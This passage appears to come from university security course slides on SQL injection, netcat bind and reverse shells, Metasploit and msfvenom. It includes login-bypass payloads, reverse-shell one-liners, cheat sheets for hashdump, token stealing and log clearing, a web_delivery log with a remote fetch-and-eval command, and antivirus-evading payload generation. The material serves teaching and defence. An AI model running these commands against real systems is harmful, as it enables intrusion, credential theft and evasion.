  - As `--` is a SQL comment the statement becomes
    - `SELECT [account data] FROM accounts WHERE login = 'admin'`
    - Causing **free administrator access**

- **More information**
  - https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.html
  - **Prevention**: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

SQL Injection (SQLi) (WSTG-INPV-05): Basic example


What if we don't even know the user's name?

- In many applications, the 1st user in a DB is the **`Admin`**: the user who creates other users
- It is common when obtaining users that meet a condition, pick up the 1st and ignore the rest
- Now imagine that we type **`' OR 1=1 --`** and leave the password empty in the SQL query
  - **`SELECT [account data] FROM accounts WHERE login = '' OR 1=1 --' AND password = ''`**
- The sentence then turns into this
  - **`SELECT [account data] FROM accounts WHERE login = '' OR 1=1`**
  - **`1=1`** is always **`true`**; **`<something> OR true`** is always **`true`** so: **`SELECT [account data] FROM accounts`**
  - **All users are displayed!**
- Depending on the DB, the syntax may change

SQL injection techniques

- https://portswigger.net/web-security/sql-injection/cheat-sheet
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- **Full list of possible payloads**
  - https://github.com/payloadbox/sql-injection-payload-list

Source: https://portswigger.net/web-security/sql-injection



Think you've understood it all? Evaluate yourself!

?

- **You can do the following**
  - *Understand that resource development involves purchasing, creating, or compromise resources to attack (machines, user accounts, and/or capabilities)*
  - *Understand the purpose of the initial access phase of the MITRE ATT&CK*
  - *Understanding why a code injection attack of any kind is so dangerous*
  - *Know what XSS is and distinguish between its types 1 and 2*
  - *Know what SQL Injection is and what it aims to do*

Phase 4: TA0002. Execution

Running programs on compromised systems that give an attacker some advantage

*Icons by Bing Chat AI

Source: Bing Chat AI

Remote shells >

MSF >

Other techniques >

What are you going to find in this block?

- **In this block you will learn**
  - That once inside a victim's system, the goal **is to execute your own code on it**
  - How to create and distinguish between **remote shell types**
  - What is the **Metasploit Framework** and its main components and utilities for?
  - The danger of **replacing executables** or any of their dependencies with malicious code
  - Where to locate **public exploits**

TA0002. Execution. Using OS features

https://attack.mitre.org/tactics/TA0002/

- Techniques allowing adversary-controlled code to run on a local/remote system
- We remark T1059. Command and Scripting Interpreter
  - **Abuse command and script interpreters to run commands, scripts, or binaries**
  - **Netcat** is a popular example of the application this technique that we will review
  - It can also be achieved with different software (I.e., Python interpreters)
- We also have
  - T1569. System Services
    - **Abuse system services or daemons to execute commands or programs**
    - Replacing service or daemon executables or files they load by malicious ones
    - Malicious executables or loaded files can be easily created with `msfvenom`
      - Part of the Metasploit framework we will review
  - T1053. Scheduled Task/Job
    - **Abuse task scheduling functionality to facilitate initial or recurring execution of malicious code**
    - We will review `cron` (the Linux scheduling daemon) as an example of this technique

Remote shells


*Icons by Bing Chat AI

T1059. Command and Scripting Interpreter: Remote shells

- **Ways of opening a command shell on a remote system**
  - The concept is no different to a connection through SSH
  - But in pentesting scenarios we don't have user credentials for the remote shell
    - We just impersonate them!
  - Then, we can begin the execution phase using this user identity and its permissions
- **There are different ways and tools to open shells**
  - Netcat, Socat or just Bash
  - Shells created in various programming languages: PHP, Python…
  - Bypassing extension filters on websites to upload malicious files containing a webshell
    - These malicious files can be requested by any web client: **executing them opens a remote shell**
    - https://es.paperblog.com/15-formas-de-generar-una-webshell-parte-1-5869673/
    - https://majaiti.wordpress.com/2020/05/20/15-formas-de-generar-una-webshell-parte-2/amp/
    - https://thehackerway.com/2020/04/03/15-formas-de-generar-una-webshell-parte-3/
    - https://www.hackplayers.com/2020/06/http-revshell-c2-covert-channel.html
  - … *(many more)*

T1059. Command and Scripting Interpreter. Netcat bind shell

- An "attack" machine connects to a netcat process running in a port of the "victim"
  - The victim has `netcat` installed
  - Some user binds a bash shell using a `netcat` listener to a port of his choice (normally >1000)
  - The attacker knows this, and connect to that port from his machine (also with `netcat`)
  - The attacker can run commands in the victim
    - Under the user identity that run the `netcat` listener
- Is the less used remote shell technique
  - Firewalls usually close all ports unless those with known authorized services
  - Strange ports open and listening can be easily detected by network scanners / IDS / IPS




Different ways of creating Bind shells (multiple programming languages / techniques):
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Bind%20Shell%20Cheatsheet.md

T1059. Command and Scripting Interpreter. Netcat reverse shells

- **Shell initiated from the victim machine back to the attack machine**
  - Which is in a **listening** state to "pick up" the shell
  - And run commands on the remote machine
  - Usually happens when we find a RCE (Remote Code Execution) vulnerability on the victim
    - And use it to run `netcat`
- **Most common way of using Netcat for exploiting**
  - Firewalls usually deny incoming connections, but allow outgoing ones
    - It is common and legitimate that a program running on a system needs to connect "outside"
  - Therefore, it raises way less suspicions

Netcat Reverse shell



T1059. Command and Scripting Interpreter. Remote Code Execution (RCE)

- **To be able to perform a reverse shell attack we need to run netcat (or any equivalent program) in the remote system**
  - As we normally cannot access to it, this is usually done through a Remote Code Execution (RCE) vulnerability
  - And these type of vulnerabilities can be in public vulnerability and exploit sources, given a service name and version
    - Now you see why the enumeration work was so important! ☺
    - Log4Shell (RCE 0-day vulnerability on the Log4j software) is considered the worst RCE vulnerability in computing history
      - https://en.wikipedia.org/wiki/Log4Shell
- **Other potential sources would be uploading a malicious file or hijacking an existing executable (if we have an account)**
  - We will talk about the last one later

(Example) T1059. Command and Scripting Interpreter. Netcat reverse shell

- **To setup a Netcat reverse shell we need to**
  - Setup a `netcat` **listener** on the attack machine, port 8000: `nc -lvp 8000`
    - Any non-closed port is fine, normally >1000
  - Issue the **reverse shell command** on the victim machine to connect to our attack machine
    - For Linux: `nc <IP of the attack machine> 8000 -e /bin/bash`
    - For Windows: `nc.exe <IP of the attack machine> 8000 -e cmd.exe`
  - When the connection is received, the attack machine stops listening and gives us control
  - We will now have a **bash shell** on the target machine
    - We have the permissions of the user account which initiated the reverse shell
    - So, if `root` initiates the shell, we have `root` privileges on the target host
    - If not, especially on CTF, we could check techniques to attain a **privilege scalation**
    - We may obtain a shell without the usual functionalities (command history, autocomplete…)
      - In that case, we can try to spawn a full shell
      - With this command (if Python is available): `python -c "import pty;pty.spawn('/bin/bash')"`

Metasploit Framework (MSF)

*Icons by Bing Chat AI

T1569. System Services: Metasploit framework (MSF)

- **Abbreviated as MSF, and installed by default in Kali**
  - Also available here: https://tools.kali.org/exploitation-tools/metasploit-framework
- **Software platform for developing, testing and executing exploits**
  - Used to create tools that perform security tests as part of a pentesting (can be customized)
  - **One of the most used tools by security auditors to check for old and new vulnerabilities**
- **Has a large collection of modules for enumeration, exploiting and post-exploiting**
  - And a development environment to create new ones…
  - They cover an extensive number of different services: SSH, HTTP, RDP / VNC (see ASR)…
- **Backed by a large community of developers and the company Rapid7**
- **Can be used from the console, or via GUIs like Metasploit Community or Armitage**
  - Functionalities are the same, but it is easier to use ☺

T1569. System Services: MSF concepts

- **Exploit**: code written to take advantage of a vulnerability
  - To get certain privileges or take control of the breached system or software
  - A special type is the 0-day, a previously unknown exploit for which no patch or solution exist yet
- **Payload**: malicious code that run on the compromised machine through an exploit
  - One of the most famous payloads is Meterpreter (seen later)
  - These payloads are typically the ones responsible of attaining Execution in the adversary lifecycle
- **Modules**: set of features that eases applying an exploit to or scan a victim
- **Shellcode**: set of statements typically injected into a program's execution stack
  - Enabling a planned operation to be executed on the machine on which the program resides
- **Msfvenom**: Tool that can
  - Generate shellcodes to inject on exploits or software
  - Obfuscate and hide this malicious code to different types of security software (IDS, antivirus...)
    - This is necessary to bypass protection systems in real-world environments

T1569. System Services: MSF modules

- **Auxiliary**: Utility modules for the **Reconnaissance** phase
  - Or various operations related with specific software
  - Scanners, sniffers… (the image contains some examples)
- **Exploit**: All available MSF exploits
  - Classified by OS and then by protocol / product
  - E. g.: WordPress-related exploits
- **Payload**: different types of malicious code
  - That can be used if an Exploit succeeds
  - Typically, to spawn a Meterpreter or a command shell
- **Post-exploiting**: modules to perform malicious operations in compromised systems
  - Exfiltrate files, general management (enable RDP, delete/add users…), install programs…
  - Gain control on machines we successfully exploited

SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4
msf > run
```


Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

T1569. System Services.
General MSF usage

Computer Security

- **MSF is used following this sequence**
  1. Apply "**Finding an exploit to use**"
     - Gather target system information
       - Via a previous Reconnaissance phase, (Topic 5)
       - Or via the MSF auxiliary modules
     - Search for exploits applicable to the found services
  2. Apply the "**Executing an exploit**"
     - Test each applicable exploit using the image "cycle"
       - `use`: choose exploit
       - `set payload`: tell the exploit what to do if successful
       - `show options`: see all the exploit parameters
       - `set options`: fill the parameters with adequate values
       - `exploit`: run the exploit, and see if it works
     - **Every exploit can be treated this way!**
  3. If successful, use the available options of the chosen payload (Meterpreter, shell…)
     - We will talk about them later



Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

`msfconsole`	Launch program
`version`	Display current version
`msfupdate`	Pull the weekly update
`makerc <FILE.rc>`	Saves recent commands to file
`msfconsole -r <FILE.rc>`	Loads a resource file

Executing an Exploit (2)

`use <MODULE>`	Set the exploit to use
`set payload <PAYLOAD>`	Set the payload
`show options`	Show all options
`set <OPTION> <SETTING>`	Set a setting
`exploit` or `run`	Execute the exploit

Session Handling

`sessions -l`	List all sessions
`sessions -i <ID>`	Interact/attach to session
`background` or `^Z`	Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup
Run from linux command line.

`service postgresql start`	Start DB
`msfdb init`	Init the DB

`db_status`	Should say connected
`hosts`	Show hosts in DB
`services`	Show ports in DB
`vulns`	Show all vulns found

Finding an Exploit to Use (1)

Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

`db_nmap -sS -A 192.168.1.100`	Do port scan and OS fingerprint then add results to DB
`show auxiliary`	Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
`use auxiliary/scanner/smb/smb_version`	Detect the SMB version in use
`use auxiliary/scanner/ftp/anonymous`	Scan for anonymous FTP servers
`use auxiliary/scanner/snmp/snmp_login`	Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

`search <TERM>`	Searches all exploits, payloads, and auxiliary modules
`show exploits`	Show all exploits
`show payloads`	Show all payloads

Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.

`workspace -h`	Help
`workspace`	List
`workspace -a`	Add
`workspace -d`	Delete
`workspace -r`	Rename

Meterpreter Commands (3)

`sysinfo`	Show system info
`ps`	Show running processes
`kill <PID>`	Terminate a process
`getuid`	Show your user ID
`upload/download`	Upload/download a file
`pwd / lpwd`	Print working directory
`cd / lcd`	Change directory
`cat`	Show contents of a file
`edit <FILE>`	Edit a file (vim)
`shell`	Drop into a shell
`migrate <PID>`	Switch to another process
`hashdump`	Show all pw hashes (Win)
`idletime`	Display idle time of user
`screenshot`	Take a screenshot
`clearev`	Clear the logs

Escalate Privileges

`use priv`	Load the script
`getsystem`	Elevate your privs
`getprivs`	Elevate your privs

Token Stealing (Win)

`use incognito`	Load the script
`list_tokens -u`	Show all tokens
`impersonate_token DOMAIN\\USER`	Use token
`drop_token`	Stop using token

Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:

```
meterpreter> portfwd [ADD|DELETE] -L
<LHOST> -l 3388 -r <RHOST> -p 3389
```

Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:

```
msf> route add <SUBNET> <MASK> <SESSIONID>
```

(Example) T1569. System Services. MSF

Exploit modules: web_delivery

- **Module that creates a server on the attacking machine hosting a payload**
  - When victims connects to the attacking server, the payload will be executed on the victim machine
  - Works with PHP, Python, and PowerShell
- **This exploit requires a way of executing commands on the victim machine**
  - Reach the attacking machine from the victim
  - A great example of attack vector is a Remote Command Execution (RCE) vulnerability
- **Does not require a shell to work**
  - Server and payload are on the attacking machine: the attack proceeds without being written to disk
  - This helps keep the attacking fingerprint low
- **This illustrates the "exploit usage cycle"**


```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an addr
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is rand
   URIPATH                   no        The URI to use for this exploit (default is rando


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.128   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alK3t3tt
[*] Local IP: http://192.168.80.128:8080/alK3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/alK3t
```

T1569. System Services. MSF payloads. Meterpreter

https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

- It is a possible exploit payload of MSF, arguably the most popular one
- Provides control over an exploited target system
  - Running as a DLL loaded inside of any process on that target
  - This DLL-injection provides a way to communicate with Meterpreter and it is called **Stager**
    - The **Stager** exposes a socket and a Ruby API to communicate with Meterpreter and get multiple effects
  - There is also a **stageless** launch
    - A single binary that bundles all the required parts of Meterpreter, along with any needed extensions
    - Adequate for certain scenarios (low-bandwidth, high-latency)
  - **Differences**: https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/
- If the exploit we used allows to launch a Meterpreter instance as a payload, we will have control over the attacked system
  - Which includes information theft and other advanced malicious activities
  - It's the definitive payload! ☺

Source: https://helloitsliam.com/2016/02/10/understanding-metasploit-payloads/



T1569. System Services. MSF payloads. Meterpreter

- **Meterpreter** working on an exploited system gives you **CONTROL** over it
- Some relevant control operations are
  - **Deleting log** files (delete all traces of the intrusion)
  - Take **screenshots**
  - Uploading and downloading **files** (malware and exfiltration)
  - **Copy information** (brute-force offline analysis of encrypted files, local analysis of the system)
  - **Extracting configuration information**: Routing tables, network cards, logging, security settings, shared files, Firewall...
  - …
- All this can be done through **Meterpreter** commands
  - Cheatsheet of common commands
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md
- **Examples:** https://medium.com/forensicitguy/making-meterpreter-look-google-signed-using-msi-jar-files-c0a7970ff8b7

T1569. System Services. msfvenom

- **MSF component that allows to generate a stand-alone version of any payload of the framework**
  - Once these stand-alone payloads are run on the target machine…
    - Its action is triggered (if current user rights allows it)
    - And the payload effect is accessible from the attacking machine
- **Payloads can be generated using multiple formats**
  - Executable, script, `.php`, `.asp`, raw shellcode…
  - This makes it usable from web page attack vectors
    - File upload vulnerabilities, RFI, LFI (if previously uploaded)…
  - If we run one, or make it part of an application/web (with no permissions issues), we will have completed the exploiting
- **Learn more:** https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- **A complementary more stealth tool is OWASP ZSC:**
  - https://www.elladodelmal.com/2017/09/owasp-zsc-zeroday-cyber-research.html

SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

msfvenom

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with '`-l payloads`' to get a list of payloads.

```
$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with –f)

`--help-formats` – List available output formats
`exe` – Executable
`pl` – Perl
`rb` – Ruby
`raw` – Raw shellcode
`c` – C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '`-l encoders`' to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeInterations]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```

T1569. System Services. MSF Payloads. Msfvenom options

- **Formats**
  - **Executable**: create an executable suited for a certain execution environment
    - `exe` (Windows executable), `elf` (Linux executable), `psh` (PowerShell script)...
  - **Transform**: formats the payload so it can be **included in compatible source code**, e. g.
    - If you provide "C" you will get an array of `unsigned char`, usable in C source code
    - If the exploit is written in Ruby, it is returned as Ruby array
- **Encoders**: security products can detect plain **msfvenom** payloads
  - To evade security, encoders can be used to hide the contents of the payload
  - Available encoders can be listed with `msfvenom --list encoders`
- **Architectures**: architecture that the generated payload may use
  - Not only CPU architectures
  - This can also be used to generate web-focused payloads (PHP, Ruby, Python, Java...)
- **These options appear in the following cheat sheet**

Other execution techniques

*Icons by Bing Chat AI

